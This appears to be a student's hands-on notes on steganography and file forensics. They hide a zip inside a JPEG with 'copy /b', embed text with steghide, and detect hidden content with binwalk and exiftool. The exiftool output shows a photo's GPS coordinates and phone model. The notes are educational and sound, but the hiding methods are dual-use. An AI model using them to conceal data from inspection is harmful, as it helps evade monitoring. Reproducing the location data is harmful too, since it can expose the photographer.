


```
C:\Users\Faiz\Pictures>echo "This is my message to you3:">>1.pdf
```

Hiding file into another file/image:

First zip a file which needs to be hidden in an image and then use this cmd to hide that zip file and then open this new image file in a zip/winrar app

```
C:\Users\Faiz\Pictures>copy /b luffy.jpg+1.zip image2.png  
luffy.jpg  
1.zip
```

1 file(s) copied.



How it is Used

In kali, Steghide is used to hide files

```
(root@kali) - [~/Pictures]
# echo "Assalam-o-Alaikum" > secrettext.txt

(root@kali) - [~/Pictures]
# steghide embed -ef secrettext.txt -cf luffy1.jpg -p "pikachu"
embedding "secrettext.txt" in "luffy1.jpg"... done

(root@kali) - [~/Pictures]
# rm secrettext.txt

(root@kali) - [~/Pictures]
# ls
2023921134852_1.jpg Branco_1546373.png image2.png luffy1.jpg webpage.html

(root@kali) - [~/Pictures]
# steghide extract -sf luffy1.jpg
Enter passphrase:
wrote extracted data to "secrettext.txt".

(root@kali) - [~/Pictures]
# ls
2023921134852_1.jpg Branco_1546373.png image2.png luffy1.jpg secrettext.txt webpage.html

(root@kali) - [~/Pictures]
# more secrettext.txt
Assalam-o-Alaikum
```

In kali, ExifTool is used to Analyze metadata (hidden info in files)

```
Shutter Speed      : 1/50
Create Date        : 2026:03:08 12:45:42.199
Date/Time Original  : 2026:03:08 12:45:42.199
Modify Date        : 2026:03:08 12:45:42.199
Thumbnail Image     : (Binary data 25344 bytes, use -b option to ext
GPS Altitude        : 0 m Above Sea Level
GPS Date/Time       : 2026:03:08 07:45:29Z
GPS Latitude        : 24 deg 57' 21.22" N
GPS Longitude       : 67 deg 3' 49.43" E
Focal Length        : 4.7 mm
GPS Position        : 24 deg 57' 21.22" N, 67 deg 3' 49.43" E
Light Value         : 8.1

(root@kali) - [~/Pictures]
# exiftool IMG_20260308_124542.jpg
```

In kali, binwalk is used to Detects hidden archives/files

```
(root@kali) - [~/Pictures]
# binwalk image2.png

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
0             0x0            JPEG image data, JFIF standard 1.01
190536       0x2E848        Zip archive data, at least v2.0 to extract,
329302       0x50656        End of Zip archive, footer length: 22

(root@kali) - [~/Pictures]
# binwalk luffy1.jpg

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
0             0x0            JPEG image data, JFIF standard 1.01

(root@kali) - [~/Pictures]
```

```
(root@kali) - [~/Pictures]
# exiftool IMG_20260308_124542.jpg
ExifTool Version Number      : 12.76
File Name                    : IMG_20260308_124542.jpg
Directory                    : .
File Size                    : 5.1 MB
File Modification Date/Time   : 2026:03:23 11:32:48-05:00
File Access Date/Time        : 2026:03:23 11:32:59-05:00
File Inode Change Date/Time   : 2026:03:23 11:32:59-05:00
File Permissions              : -rwxrw-rw-
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
Exif Byte Order               : Little-endian (Intel, II)
Resolution Unit               : inches
Image Description             :
Make                          : Xiaomi
Camera Model Name             : M2101K7BG
Software                     : MediaTek Camera Application
Orientation                   : Horizontal (normal)
Modify Date                   : 2026:03:08 12:45:42
Y Cb Cr Positioning           : Co-sited
Recommended Exposure Time     : 0
```